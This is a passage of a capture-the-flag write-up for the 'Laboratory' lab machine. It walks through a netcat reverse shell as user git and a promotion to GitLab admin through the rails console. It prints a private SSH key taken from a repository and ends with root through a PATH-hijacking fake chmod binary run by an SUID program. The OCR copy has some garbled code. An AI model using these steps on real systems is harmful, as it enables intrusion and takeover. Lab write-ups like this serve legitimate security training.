
and we successfully get our shell as user `git`.

```
nc -lvvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.22] from git.laboratory.htb [10.10.10.216] 44590
bash: cannot set terminal process group (389): Inappropriate ioctl for
device
bash: no job control in this shell
git@git:~/gitlab-rails/working$
```

It seems that we are located inside a docker so we need a way to find to escape from it. It is possible to exploit our initial access on GitLab by granting escalated permissions to our registered user and becoming administrator.

```
gitlab-rails console
user = User.find._by_username 'arkanoid'
user.admin = TRUE
user.save!
```

After refreshing our browser with our current session we observe that indeed our account now has administrator privileges and it is possible to view Dexter's projects.



Projects


Your projects 0 Starred projects 0 **Explore projects**

All Most stars Trending

S Dexter McPherson / **SecureWebsite**
100% unhackable HTML&CSS based website

S Dexter McPherson / **SecureDocker**
CONFIDENTIAL - Secure docker configuration for homeserver. Also some personal stuff, I'll figure that out la...

By navigating inside Dexter's SecureDocker project we can locate his private ssh key in file `id_rsa`.



Initial commit


Dexter McPherson authored 9 months ago

id_rsa 2.54 KB

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvnelUs+yI27VuDD7P21odSfNUgCCt
oSE+v8sPNaB/xF0CVqQHtnhnWe6ndxXWHwb34UTodq6g2nOlvtOQ9ITxSevDScM/ctI6h4
2dFBhs+8cW9uSxOwlFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
25M7HtLXf1WuXU/2jnw29bzgzO4pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
OPQSkDrEYAnJMB4f9RNdybC6EvmXsgS9fo4LGyhSAuFtT1OjqyOY1uwLGWpL4jcDxKifuC
MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
dqB3kIq5aEbGSESbYTAUvh45gw2gk0l+3TsOzWVowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
NKsndXIH0rg0QllPjAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
EAAAGBALGXw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
f8RdAlakB7Z4Z1nup3cV1h8G9+FE6HauoNpzpb7TkPSE8Unrw0nDP3LSOoeNnRQYbPvHFv
bksTsJRUeG+9BPrb9wTN1qFoMKV74Lj9rmReElDViv/HbPU8WFugtVpAAvGduTOx7S139V
rl1P9o58NvW84MzuKST7zB1MV1cDfN/YwE4EJTaefbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
yTAeH/UTXcmwuhL5l7IEvX6OCxsoUgLhbU9To6sjmNbsCxlqS+I3A8Son7gjDy3+YKUkB7
8NH6uv4ReEqajOIlwxmO6edsHtCnpN4T9A6kLRL7sQmu8KZ9yNbSrDZmoJ13agd5CKuWhG
xkhEm2EwFL4eOYMNoJNJft07Ds1laMLGiauZAsg5uMdH4PAX3D5JCn4ovSpzSrJ3VyB9K4
NEJZT4wAv2RobI1kkRuPaz8qH12K7wAAAAMBAAEAAAGAH5SDPBCL19A/VztmmRwMYJgLrS
```

We copy the ssh key to our local machine and we logged in as user `dexter`

```
chmod 600 id_rsa
ssh -i id_rsa dexter@10.10.10.216
```



```
dexter@laboratory:~$ id

uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
```


Finally we can grab `user.txt` flag.

Note: It seems now that there is also a Metasploit module `exploit/multi/http/gitlab_file_read_rce` that can automate the whole exploitation process.

Privilege Escalation

By performing basic enumeration steps by using a script like Linpeas is possible to spot an suid bit set file `/usr/local/bin/docker-security`. We download the file for further analysis locally. We use `ltrace` to spot that it executes chmod using a relative path.

```
ltrace ./docker-security
```



```
ltrace ./docker-security

setuid(0) = 0
setgid(0) = 0
system("chmod 700 /usr/bin/docker" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
                                            = 0
system("chmod 660 /var/run/docker.sock" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
                                            = 0
+++ exited (status 0) +++
```

We can add in our path a custom `chmod` file that is going to be executed as root. Let's create our `chmod` file by compiling the following C program that it's going to give us a root shell.

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

int main(){
        setuid(getuid());
        system("/bin/bash");
        return 0;
}
```


We compile our program locally and then upload it to system at `/tmp`.

```
gcc -o chmod chmod.c
scp -i ./id_rsa chmod dexter@10.10.10.216:/tmp
```

Then from our initial shell we add to our path the directory of our compiled program and we execute.

```
export PATH=/tmp/:$PATH
/usr/local/bin/docker-security
```

We get our root shell and now we can grab the flag `root.txt`



```
dexter@laboratory:~$ export PATH=/tmp/:$PATH
dexter@laboratory:~$ /usr/local/bin/docker-security
root@laboratory:~# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```